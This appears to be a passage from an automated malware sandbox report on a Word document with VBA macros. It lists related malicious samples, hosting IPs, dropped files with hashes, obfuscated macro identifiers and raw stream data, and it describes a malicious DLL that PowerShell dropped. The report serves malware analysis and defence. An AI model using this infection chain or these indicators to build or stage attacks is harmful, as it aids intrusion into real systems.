	SecuriteInfo.com.ArtemisTrojan.dll	Get hash	malicious	Browse	• 158.69.118.130
	SecuriteInfo.com.ArtemisTrojan.dll	Get hash	malicious	Browse	• 158.69.118.130
	roboforex4multisetup.exe	Get hash	malicious	Browse	• 139.99.148.202
	xDKOaCQQTQ.dll	Get hash	malicious	Browse	• 158.69.118.130
	4bEUfowOcg.dll	Get hash	malicious	Browse	• 158.69.118.130
	P_O INV 01262021.exe	Get hash	malicious	Browse	• 51.195.53.221
	DHL doc.exe	Get hash	malicious	Browse	• 51.195.53.221
	PL5CS6pwNitND2n.exe	Get hash	malicious	Browse	• 51.75.130.83
	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	• 51.255.203.164
	PARTS REQUEST SO_30005141.exe	Get hash	malicious	Browse	• 66.70.204.222
	Document_PDF.exe	Get hash	malicious	Browse	• 51.195.53.221
	SecuriteInfo.com.Variant.Zusy.363976.21086.exe	Get hash	malicious	Browse	• 54.39.198.228
	ARCH 05 2_80074.doc	Get hash	malicious	Browse	• 144.217.190.240
RCS-RDS73-75DrStaicoviciRO	ARCH_25_012021.doc	Get hash	malicious	Browse	• 84.232.229.24
	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	• 84.232.229.24
	bin.sh	Get hash	malicious	Browse	• 5.14.105.137
	Notice 8283393_829.doc	Get hash	malicious	Browse	• 84.232.229.24
	MENSAJE.doc	Get hash	malicious	Browse	• 84.232.229.24
	MENSAJE.doc	Get hash	malicious	Browse	• 84.232.229.24
	MES-2021_01_22-3943960.doc	Get hash	malicious	Browse	• 84.232.229.24
	Documento 2201 01279.doc	Get hash	malicious	Browse	• 84.232.229.24
	DATI 2021.doc	Get hash	malicious	Browse	• 84.232.229.24
	informazioni 536-32772764.doc	Get hash	malicious	Browse	• 84.232.229.24
	Meddelelse-58931636.doc	Get hash	malicious	Browse	• 84.232.229.24
	doc_2201_3608432.doc	Get hash	malicious	Browse	• 84.232.229.24
	13-2021.doc	Get hash	malicious	Browse	• 84.232.229.24
	MAIL-224201 277769577.doc	Get hash	malicious	Browse	• 84.232.229.24
	Arch_05_222-3139.doc	Get hash	malicious	Browse	• 5.2.136.90
	MENSAJE 2021.doc	Get hash	malicious	Browse	• 5.2.136.90
	Documento_0501_012021.doc	Get hash	malicious	Browse	• 5.2.136.90
	Datos_019_9251.doc	Get hash	malicious	Browse	• 5.2.136.90
	document_84237-299265042.doc	Get hash	malicious	Browse	• 5.2.136.90
	ARCH-012021-21-1934.doc	Get hash	malicious	Browse	• 5.2.136.90
AS-26496-GO-DADDY-COM-LLCUS	RAPID SOA.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	0113 INV_PAK.xlsx	Get hash	malicious	Browse	• 166.62.29.42
	quote20210126.exe.exe	Get hash	malicious	Browse	• 107.180.2.197
	ARCH_25_012021.doc	Get hash	malicious	Browse	• 192.169.223.13
	Informacion.doc	Get hash	malicious	Browse	• 166.62.10.32
	v07PSzmSp9.exe	Get hash	malicious	Browse	• 198.71.232.3
	winlog(1).exe	Get hash	malicious	Browse	• 184.168.131.241
	win32.exe	Get hash	malicious	Browse	• 184.168.131.241

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DAT.doc	Get hash	malicious	Browse	• 107.180.12.39
	order pdf.exe	Get hash	malicious	Browse	• 184.168.131.241
	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	• 192.169.223.13
	ARCH_98_24301.doc	Get hash	malicious	Browse	• 198.71.233.150
	RFQ.xlsx	Get hash	malicious	Browse	• 198.71.232.3
	bgJPIZIYby.exe	Get hash	malicious	Browse	• 184.168.131.241
	E4Q30tDEB9.exe	Get hash	malicious	Browse	• 192.169.220.85
	RevisedPO.24488_pdf.exe	Get hash	malicious	Browse	• 107.180.34.198
	02131.doc	Get hash	malicious	Browse	• 166.62.28.133
	mensaje_012021_1-538086.doc	Get hash	malicious	Browse	• 198.71.233.47
	Notice 8283393_829.doc	Get hash	malicious	Browse	• 192.169.223.13
	message_zdm.html	Get hash	malicious	Browse	• 184.168.131.241
ONEANDONE-ASBrauerstrasse48DE	ARCH_25_012021.doc	Get hash	malicious	Browse	• 217.160.169.110
	justifil_0000445990_0009334372_1005_2555517182_30092019_E.WsF	Get hash	malicious	Browse	• 82.223.25.82
	JUSTF2.tar	Get hash	malicious	Browse	• 213.165.67.118
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 74.208.236.196
	file.doc	Get hash	malicious	Browse	• 212.227.200.73
	winlog(1).exe	Get hash	malicious	Browse	• 74.208.236.196
	Quote Requirements.gz.exe	Get hash	malicious	Browse	• 70.35.203.53
	RFQ.xlsx	Get hash	malicious	Browse	• 70.35.203.53
	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	• 217.160.169.110
	Bestellung.doc	Get hash	malicious	Browse	• 212.227.200.73
	N00048481397007.doc	Get hash	malicious	Browse	• 212.227.200.73
	N00048481397007.doc	Get hash	malicious	Browse	• 212.227.200.73
	MENSAJE.doc	Get hash	malicious	Browse	• 212.227.200.73
	MENSAJE.doc	Get hash	malicious	Browse	• 212.227.200.73
	Archivo_AB-96114571.doc	Get hash	malicious	Browse	• 212.227.200.73
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• 212.227.200.73
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• 212.227.200.73
	GV52H7XsQ2.exe	Get hash	malicious	Browse	• 217.76.142.246
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 74.208.236.161
	13-2021.doc	Get hash	malicious	Browse	• 88.208.252.128

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\Kaktksw\An6othh\N49I.dll	ARCH_25_012021.doc	Get hash	malicious	Browse	
	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{A07E7EB5-D643-47FF-B622-0CF30ED55516}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{A07E7EB5-D643-47FF-B622-0CF30ED55516}.tmp	
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{E3935BE2-A796-4096-8B6B-C6BCF64E2588}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.355309574382354
Encrypted:	false
SSDEEP:	3:liiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbe:liiiiiiiifdLloZQc8++lsJe1Mzx
MD5:	B6B5BAF66D24A013A181E73F18CAB748
SHA1:	B7A5BA97AB20478F0E4D5E6DCAC864208F2403BD
SHA-256:	717C635B3416856BBC33233CCD388B72CC4F216621D929E7DC580D72B79798D0
SHA-512:	B059D7B664E25550072ADFB4763C114F1F12313250DAA645082F5F4DBF159FF12FFF300F66CE551768340C9FE90FC0A3C488C25551B84831D5669D2FFA657154
Malicious:	false
Reputation:	low
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ..... ."...&...*.....:...>..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\ARCH_25_012021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Wed Aug 26 14:08:14 2020, atime=Wed Jan 27 16:30:34 2021, length=175616, window=hide
Category:	dropped
Size (bytes):	2068
Entropy (8bit):	4.523631563965507
Encrypted:	false
SSDEEP:	48:8F/XT3lkHVnj3HJQh2F/XT3lkHVnj3HJQ/:8F/XLlkHVzJQh2F/XLlkHVzJQ/
MD5:	AA3B7DF3EB16E1412DA0F6CD651990E1
SHA1:	7EF784E4F5180B90B12AF7270D6CFA2DDB9A4D52
SHA-256:	5416F79079A05BCD1A8987F9990B6860972D0B5D416063F3B22E64C63C856F0A
SHA-512:	425536BD470209E431FDD435F71A0B811F609DA29E58D09FC6CEE1AE85978C5A2277730CE0BC79EC0938849FE71351C4061784500FA488493F12CE7676104B44
Malicious:	false
Preview:	L.....F.... ....J..{....J..{..F.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....n.2.....;R. .ARCH_2~1.DOC..R.....Q.y.Q.y*...8.....A.R.C.H._.2.5._.0.1.2.0.2.1...d.o.c.....|.....-...8...[.....?J.....C:\Users\..#.....\\124406\Users.user\Desktop\ARCH_25_012021.doc.).....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.A.R.C.H._.2.5._.0.1.2.0.2.1...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C..&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....124406.....D_....3N...W...9F.C.....[D_

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	80
Entropy (8bit):	4.211348644823317
Encrypted:	false
SSDEEP:	3:M1+qbl8WdblmX1+qblv:M4qbrdbPqb1
MD5:	EF242110122D8695A53B38974D63C306
SHA1:	F74EF8F7E90EF2B664F03FC482D2F1526159AC48
SHA-256:	320FBB51CEDFAE2FA1371AAD0622E8A5333C66EBE13A89A21B19789A0739B236
SHA-512:	B2AE3AEC71C0575957AA19EC1A9BE9DE587D7E3DF8345129972B98873B028512FE1CA0C31893FB589ACC12235CBA451563E66B6B2AFD00908074C4D0C79C7C8A
Malicious:	false
Preview:	[doc]..ARCH_25_012021.LNK=0..ARCH_25_012021.LNK=0..[doc]..ARCH_25_012021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^....z.....^....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\UXL3RQT94R3A0BC61R7X.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.587077696978234
Encrypted:	false
SSDEEP:	96:chQCsMqZqvsqvJCwo7z8hQCsMqZqvsEHyqvJCworpzkKYyHYf8R8lUVVIu:cywo7z8yMHnorpzkXf8RdIu
MD5:	2AFCC6ACCB87C1228DEA47C66ABE1379
SHA1:	E31078085D680E885A403812F3BB51403F7398FA
SHA-256:	44B271339E3D7B9CC739669C9AA6F27278FED1F62FFD7AD4AD29A6DB5B3D585F
SHA-512:	77AB9925B07272BCEE77B6108ED06957975DD19886CEB3CEE2A885B59F9FE130A324B017D43FE6F4B7D1E2C0ABAB2265DA292050C3B7CCF79C4729648D0897EB
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$CH_25_012021.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^....z.....^....x...

C:\Users\user\Kaktksw\An6othh\N49I.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	631808
Entropy (8bit):	6.9127096471964675
Encrypted:	false
SSDEEP:	12288:OYzchQVZnkmt/70MWugxPJZFpf0c1pH/bdJ8CA88fzsBsl3+Dc:B4KV5Hpt8bZHLp+CSfasO+
MD5:	E09F65C1A92653035B27E603980CB205
SHA1:	78DCA7A2190C82DC8DC4A0EAC302379804C79AA9
SHA-256:	D09BACE1490F6EE322262FF2DA373E861F3B3B9BC03C386CE8A031648F1EAA4F
SHA-512:	5D55BC984F6A044877912CBE0BA40DE0210CF25C7E4FB32CBE6DB9D5C60306280CD5EC84DF1674024CA89AD67FA49F7AA55CF5BCEAE458D90CE6D86CF209DD3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 82%

C:\Users\user\Kaktksw\An6othh\N49I.dll	
Joe Sandbox View:	• Filename: ARCH_25_012021.doc, Detection: malicious, Browse • Filename: Arch_2021_717-1562532.doc, Detection: malicious, Browse
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....0...p.....>.....@....@.....p...".....n..... .....CODE.....0..... ..`DATA.....@.....4.....@...BSS.....`.....J.....idata..."...p...$...J.....@....reloc...n.....p...n..... @..P.rsrc.....@..P.....@..P..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Title: Tenetur alias aut sint sequi facilis., Author: Sebastian M elgar, Revision Number: 1, Name of Creating Applic ation: Microsoft Office Word, Create Time/Date: Mon Jan 25 09:28:00 2021, Last Saved Time/Date: Mon Jan 25 09:28:00 2021, Number of Pages: 1, Number of Words: 5622, Number of Characters: 32047, Security: 8
Entropy (8bit):	6.658685583484107
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	ARCH_25_012021.doc
File size:	175104
MD5:	baedc37e68b58765fa52c73d0fd2c2d5
SHA1:	2131d1319b5de532638d34f1e3bf68337b6099bf
SHA256:	94485b3ce47d4a2df6dba8e888ca7a360763f7edd5a0448 552d1d06b6e4f4baa
SHA512:	d0043f410e6b5aeb4aa07d331dcfb00977ee90471b5196a 5d1431ddb3a5221f42546d9ed895c5b98ca64966246863 2289ccea2ec1ec5fda4269bb100414ad287
SSDEEP:	1536:OJlTNVRcrrMUXyaJBsc3txOOgvWJVTjxo4lri1R1f fFkBnyAZ:+TdcrrXyQBsc0vWJVi4IrwVSBH
File Content Preview:	.....>..... ....

File Icon



Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "ARCH_25_012021.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252

Summary

Title:	Tenetur alias aut sint sequi facilis.
Subject:	
Author:	Sebastian Melgar
Keywords:	
Comments:	
Template:	
Last Saved By:	
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-25 09:28:00
Last Saved Time:	2021-01-25 09:28:00
Number of Pages:	1
Number of Words:	5622
Number of Characters:	32047
Creating Application:	Microsoft Office Word
Security:	8

Document Summary

Document Code Page:	-535
Number of Lines:	267
Number of Paragraphs:	75
Thumbnail Scaling Desired:	False
Company:	Orta S.L.
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: A5ate73kc6cw5njy, Stream Size: 1173

General	
Stream Path:	Macros/VBA/A5ate73kc6cw5njy
VBA File Name:	A5ate73kc6cw5njy
Stream Size:	1173
Data ASCII:	. . . . . n < . . . . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 04 03 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff 0b 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 de 6e 3c 87 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00

General	
Stream Path:	Macros/VBA/Gusca95luq_
VBA File Name:	Gusca95luq_
Stream Size:	14646
Data ASCII:	. . . . . d . . . . . l . . . , ... n . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 64 10 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 6c 10 00 00 1c 2c 00 00 00 00 00 00 01 00 00 00 de 6e b6 8e 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
uldHRAc
BJMbZuJRF
xBaZq)
Const
BvPhx
PTpduh
prhgQCFm
Error
Split(urqwC,
IKEyYJ
cHCfACCC()
fsCkG
ndrons
Split(HYqcb,
Split(fsCkG,
lHXavB
DunxEHX
Split(sHhQm,
WPKmFe
ixJTYF
dFuMF
RcxFVMDOH()
vEmIAMH
BvPhx)
RcxFVMDOH
clPKFBjz
SzdUE
HIXwxDo
urqwC
BJMbZuJRF)
LnRqcjdHC
lhhIDAA)
mnSyJHAv()
JaknVR)
Split(WPKmFe,
JtcSFJR()
xBaZq
AQJEzpnoG
mxkikw
Array((qtNpWFzCE),
SVfwH)
DObDSSSH
"ndpns
kWUSef
mnSyJHAv
IkIlHED)
yNpnD
riWqFGJY
pqwm,
lrUBAA

Keyword
TjMQdBBgE
ZJSnRBDm)
espWEuWIh
JjJbB
sHhQm
OOobG
OOobG()
CNUcG
Split(nvNjhAFA,
Array((eBzEFGPxh),
uZukAmEA
qtNpWFzCE
Array((KAAmsFJLa),
Range:
eGHABDHYI
Array((LpCFBdE),
'"*high*,*critic*"'
WzIrJQJ
tWLOCW
Array((yNpnD),
xjjUNmJ
WiAHIOige
vEmIAMH:
VHxfT
kXidGGmrk()
DGpFCB
mjbBYHhbs
wJdJAI)
Array((dvuZzGDnA),
Split(DSEaFYQ,
DGpFCB()
Split(rSrZBJJv,
otHyDQA
ZJSnRBDm
String
sujuoHFCJ
YtjFBe:
aACrBzCHd
PEoELvIQJ()
Array((cyDODgZgJ),
kRgnIQJCn
SVfwH
rSrZBJJv
zYRcUHEHG
prhgQCFm:
Split(XlUFJHR,
Nothing
Split(sujuoHFCJ,
VcboAE
XpIXCDhMq
ArMYJEkJb:
fEDGCAg
PASRFGECE
PASRFGECE()
ctRAim
jyxYAFLC
QFAdJG:
Array((muQUuJD),
eBzEFGPxh
Split(ctRAim,
vDIdCwGfT
Split(XpIXCDhMq,
PCtZE)
yPcgGA

Keyword
NYPQCHF
ZDKqIFEBG()
nd:wns
OwqxzJE)
kXidGGmrk
xfQswJFE
Resume
tCOXBDEPL
VHxfT:
OwqxzJE
ortGB
NFoIZAgdj
DunxEHX()
wJdJAI
ifTgDoG)
hxzoFBtLC
HYqcb
Split(fEDGCAg,
PwyZCI
ndgmns
NGzByr
ffeODEi:
PTpduh:
jzCVAIVG
cpeHA
UTlaBhGD:
nEsTCdYDH
Array((huVBjtENv),
ndinns
elqXMZ:
xnvME()
HKXrDBEI
JaknVR
Array((jyxYAFLC),
Mid(skuwd,
Target)
bpMND
LXXQDDfJ
PCtZE
Split(TjMQdBBgE,
AQJEzpnoG:
gvcgAIUM
sOfSqNO
tCOXBDEPL()
MhDEGJ()
NGzByr:
ortGB:
pNdoqWCxt)
SbmMCGuEY
zYRcUHEHG:
IOPMfG()
nvNjhAFA
elqXMZ
Array((DObDSSSH),
Split(NvjyW,
JvTSZI
lkIlHED
ffeODEi
XlUFJHR
DSEaFYQ
AQOwDFGF
UTlaBhGD
UsjaB
ndmns

Keyword
WiAHIOige:
Attribute
IUHjJ
uZukAmEA()
NYPQCHF)
Split(riWqFGJY,
PmuwJBJH
LpCFBdE
IOPMfG
ndsns
aACrBzCHd()
Array((eGHABDHYI),
huVBjtENv
Array((SbmMCGuEY),
Array((xfQswJFE),
ZDKqIFEBG
DKUOJzi
kWUSef:
cyDODgZgJ
KAAmsFJLa
VB_Name
CNUcG()
wdpnM
Content
Array((dFuMF),
Split(VcboAE,
tWLOCW()
dvuZzGDnA
Split(cpeHA,
Function
xnvME
JtcSFJR
ixJTYF)
Array((IKEyYJ),
VZWOFv()
AQOwDFGF:
oAcbS
tuLCMCI
JvTSZI:
cjdFFEGu
hxzoFBtLC)
rykKLTfBV
HsRXzxA
ndtns
FGWgu
VZWOFv
YtjFBe
nd_ns
dBZIAG)
Array((WzIrJQJ),
Array((zHRlEdEP),
cHCfACCC
Len(skuwd))
ifTgDoG
QFAdJG
Array((SzdUE),
PEoELvIQJ
Array((bpMND),
NFoIZAgdj)
Split(sOfSqNO,
pNdoqWCxt
Split(PmuwJBJH,
ArMYJEkJb
UsjaB)

Keyword
lhhIDAA
MhDEGJ
zHRlEdEP
muQUuJD
Mid(Application.Name,
Array((jzCVAIVG),
Split(JjJbB,
LnRqcjdHC:
NvjyW
String:
uldHRAc)
PdrYYCtJ
IUHjJ:
otHyDQA()
yPcgGA)
HsRXzxA:
skuwd
dBZIAG

VBA Code

VBA File Name: Zcf1kk3t2ssv4r07m, Stream Size: 704

General	
Stream Path:	Macros/VBA/Zcf1kk3t2ssv4r07m
VBA File Name:	Zcf1kk3t2ssv4r07m
Stream Size:	704
Data ASCII:	. . . . . # . . . . . n . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 de 6e eb 0c 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	304
Entropy:	2.82977037235
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . h . . . . . p . . . . . x . . . . . K . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 ec 00 00 00 05 00 00 00 70 00 00 00 06 00 00 00 78 00 00 00 11 00 00 00 80 00 00 00 17 00 00 00 88 00 00 00 0b 00 00 00 90 00 00 00 10 00 00 00 98 00 00 00 13 00 00 00 a0 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 448

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	448
Entropy:	3.46647630871
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . ` . . . . . D . . . . . $ . . . . . , ... 4 . . . . . < . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 90 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 60 01 00 00 03 00 00 00 98 00 00 00 04 00 00 00 44 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 c8 00 00 00 09 00 00 00 d4 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6885

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6885
Entropy:	6.02650234948
Base64 Encoded:	True
Data ASCII:	j . . . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . . 6 . . . 6 . . . 6

General	
File Type:	data
Stream Size:	143
Entropy:	3.86963281051
Base64 Encoded:	False
Data ASCII:	A 5 a t e 7 3 k c 6 c w 5 n j y . A . 5 . a . t . e . 7 . 3 . k . c . 6 . c . w . 5 . n . j . y . . . Z c f 1 k k 3 t 2 s s v 4 r 0 7 m . Z . c . f . 1 . k . k . 3 . t . 2 . s . s . v . 4 . r . 0 . 7 . m . . . G u s c a 9 5 l u q _ . G . u . s . c . a . 9 . 5 . l . u . q . _ . . . . .
Data Raw:	41 35 61 74 65 37 33 6b 63 36 63 77 35 6e 6a 79 00 41 00 35 00 61 00 74 00 65 00 37 00 33 00 6b 00 63 00 36 00 63 00 77 00 35 00 6e 00 6a 00 79 00 00 00 5a 63 66 31 6b 6b 33 74 32 73 73 76 34 72 30 37 6d 00 5a 00 63 00 66 00 31 00 6b 00 6b 00 33 00 74 00 32 00 73 00 73 00 76 00 34 00 72 00 30 00 37 00 6d 00 00 00 47 75 73 63 61 39 35 6c 75 71 5f 00 47 00 75 00 73 00 63 00 61 00 39

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 4837

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	4837
Entropy:	5.51877025189
Base64 Encoded:	True
Data ASCII:	. a . . . . . * . \\ . G . { . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
